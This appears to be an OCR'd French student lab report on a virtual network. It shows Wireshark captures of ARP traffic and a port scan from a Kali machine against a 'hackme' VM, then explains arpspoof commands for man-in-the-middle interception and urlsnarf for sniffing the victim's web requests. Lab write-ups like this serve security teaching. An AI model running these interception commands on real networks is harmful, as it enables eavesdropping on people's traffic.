






Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
Wireshark
Sat 19:06
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
2 1.025597095 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
3 2.049581970 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
4 3.598229887 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.171? Tell 192.168.100.125
5 3.598730026 Vmware_3b:93:aa Vmware_74:83:1a ARP 60 192.168.100.171 is at 00:0c:29:3b:93:aa
6 3.647504379 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
7 4.673626965 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: Vmware_74:83:1a (00:0c:29:74:83:1a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 00 0c 29 74 83 1a 08 06 00 01
0010 08 00 06 04 00 01 00 0c 29 74 83 1a c0 a8 64 7d
0020 00 00 00 00 00 00 c0 a8 64 01
Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>


Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
Wireshark
Sat 19:10
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
22 16.692262658 192.168.100.171 192.168.100.125 ICMP 86 Destination unreachable (Host adm
23 16.692327459 192
24 16.692492327 192
25 16.692511536 192
26 16.692668885 192
27 16.692669404 192
28 16.692879818 192
29 16.692987802 192
30 16.693019479 192
31 16.693114240 192
32 16.693186863 192
33 16.693258477 192
34 16.693286336 192
35 16.696044134 192
36 16.696261878 192
37 16.696492677 192
Wireshark · Packet 33 · wireshark_eth0_20200404190338_LVaiDj
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Internet Control Message Protocol
Type: 3 (Destination unreachable)
Code: 10 (Host administratively prohibited)
Checksum: 0x478e [correct]
[Checksum Status: Good]
Unused: 00000000
Internet Protocol Version 4, Src: 192.168.100.125, Dst: 192.168.100.171
Transmission Control Protocol, Src Port: 57163, Dst Port: 993, Seq: 3799210388
0000 00 0c 29 74 83 1a 00 0c 29 3b 93 aa 08 00 45 c0
0010 00 48 a8 12 00 00 40 01 87 69 c0 a8 64 ab c0 a8
0020 64 7d 03 0a 47 8e 00 00 00 00 45 00 00 2c 44 ea
0030 00 00 31 06 fa 68 c0 a8 64 7d c0 a8 64 ab df 4b
0040 03 e1 e2 73 59 94 00 00
0050 00 00 02 04 05 b4
Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)


Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
Wireshark
Sat 19:11
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
7 4.673626965 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
8 5.698581112 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
9 7.649612768 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
10 8.673658055 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
11 9.697865367 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
12 11.650405678 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
13 12.673612529 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
14 13.697865926 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
15 15.016167698 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
16 16.033380050 Vmware_74:83:1a Broadcast ARP 42 Who has 192.168.100.1? Tell 192.168.100.125
17 16.691581871 192.168.100.125 192.168.100.171 TCP 58 57163 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18 16.691828314 192.168.100.125 192.168.100.171 TCP 58 57163 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 16.691968198 192.168.100.125 192.168.100.171 TCP 58 57163 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 16.692126611 192.168.100.125 192.168.100.171 TCP 58 57163 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21 16.692236064 192.168.100.171 192.168.100.125 ICMP 86 Destination unreachable (Host administratively prohibited)
22 16.692262658 192.168.100.171 192.168.100.125 ICMP 86 Destination unreachable (Host administratively prohibited)
Frame 33: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
Interface id: 0 (eth0)
Encapsulation type: Ethernet (1)
0000 00 0c 29 74 83 1a 00 0c 29 3b 93 aa 08 00 45 c0
0010 00 48 a8 12 00 00 40 01 87 69 c0 a8 64 ab c0 a8
0020 64 7d 03 0a 47 8e 00 00 00 00 45 00 00 2c 44 ea
0030 00 00 31 06 fa 68 c0 a8 64 7d c0 a8 64 ab df 4b
0040 03 e1 e2 73 59 94 00 00 00 00 60 02 04 00 2a 78
Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)



Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
Wireshark
Sat 19:12
Wireshark · Packet 43 · wireshark_eth0_20200404190338_LVaiDj
File Edit View
Internet Protocol Version 4, Src: 192.168.100.171, Dst: 192.168.100.125
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 44
Identification: 0x0000 (0)
Flags: 0x02 (Don't Fragment)
Fragment offset: 0
Time to live: 64
Protocol: TCP (6)
Header checksum: 0xf052 [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.100.171
Destination: 192.168.100.125
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 80, Dst Port: 57163, Seq: 0, Ack: 1, Len: 0
0000 00 0c 29 74 83 1a 00 0c 29 3b 93 aa 08 00 45 00
0010 00 2c 00 00 40 00 40 06 f0 52 c0 a8 64 ab c0 a8
0020 64 7d 00 50 df 4b c1 60 2f cb e2 73 59 95 60 12
0030 72 10 ce bb 00 00 02 04 05 b4 00 00
No.: 43 · Time: 16.697354950 · Source: 192.168.100.171 · Destination: 192.168.100.125 · Protocol: TCP · Length: 60 · Info: 80 → 57163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
Help
Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)



On remarque à travers les paquets ARP que les deux machines virtuelles (*CR300E-hackmeV4* et *KALI*) communiquent entre elles, et que chacun d'entre eux associe l'adresse ip d'une des deux machines avec son adresse MAC. Occasionnellement, on remarque également qu'une des machines n'arrive pas à identifier l'adresse MAC de l'autre, et demande alors à d'autres adresses avant de poursuivre son comportement normal.


On note cependant qu'on remarque que passé un certain temps dans nos manipulations, plusieurs paquets de type " *Who has <Adresse>? Tell <Adresse>* " sont envoyés de suite en broadcast. Nous n'arrivons pas toutefois à identifier la raison d'un tel changement de comportement.

arpspoof -i eth0 -t <Adresse IPv4 CR300E-hackmeV4 > <Adresse IPv4 passerelle par défaut>:



Intercepte le trafic depuis la machine CR300E-hackmeV4 vers l'adresse de la passerelle par défaut.


arpspoof -i eth0 -t <Adresse IPv4 passerelle par défaut> <Adresse IPv4 CR300E-hackmeV4 >:



Intercepte le trafic depuis l'adresse de la passerelle par défaut vers la machine CR300E-hackmeV4.

Alternativement, tel qu'indiqué sur *https://www.mankier.com/8/arpspoof,* ces deux commandes auraient pu être remplacées par :

arpspoof -i eth0 -t <Adresse IPv4 CR300E-hackmeV4> -r <Adresse IPv4 passerelle par défaut>




Afin d'intercepter le trafic des deux bords.

Exécution de urlsnarf

Nous observons ici l'ensemble des requêtes web effectuées sur le navigateur de la machine victime. La commande urlsnarf permet en effet de sniffer le trafic HTTP de la machine Victime, et retourne le type de requêtes effectuées et sur quelles URLs, ainsi qu'entre autres sur quel navigateur web celles-ci ont été effectuées.


La commande **arpspoof -i eth0 <Adresse IPv4 Passerelle par défaut>**



permet d'usurper l'adresse de la passerelle par défaut, afin d'intercepter tout trafic vers cette adresse.


Elle est plus générale que :

arpspoof -i eth0 -t <Adresse A> <Adresse B>



qui intercepte seulement le trafic d'une adresse victime A vers l'adresse usurpée B. Il est alors plus approprié d'utiliser

arpspoof -i eth0 <Adresse>





Si les victimes visées par l'attaque sont toutes les machines communiquant avec l'adresse usurpée.

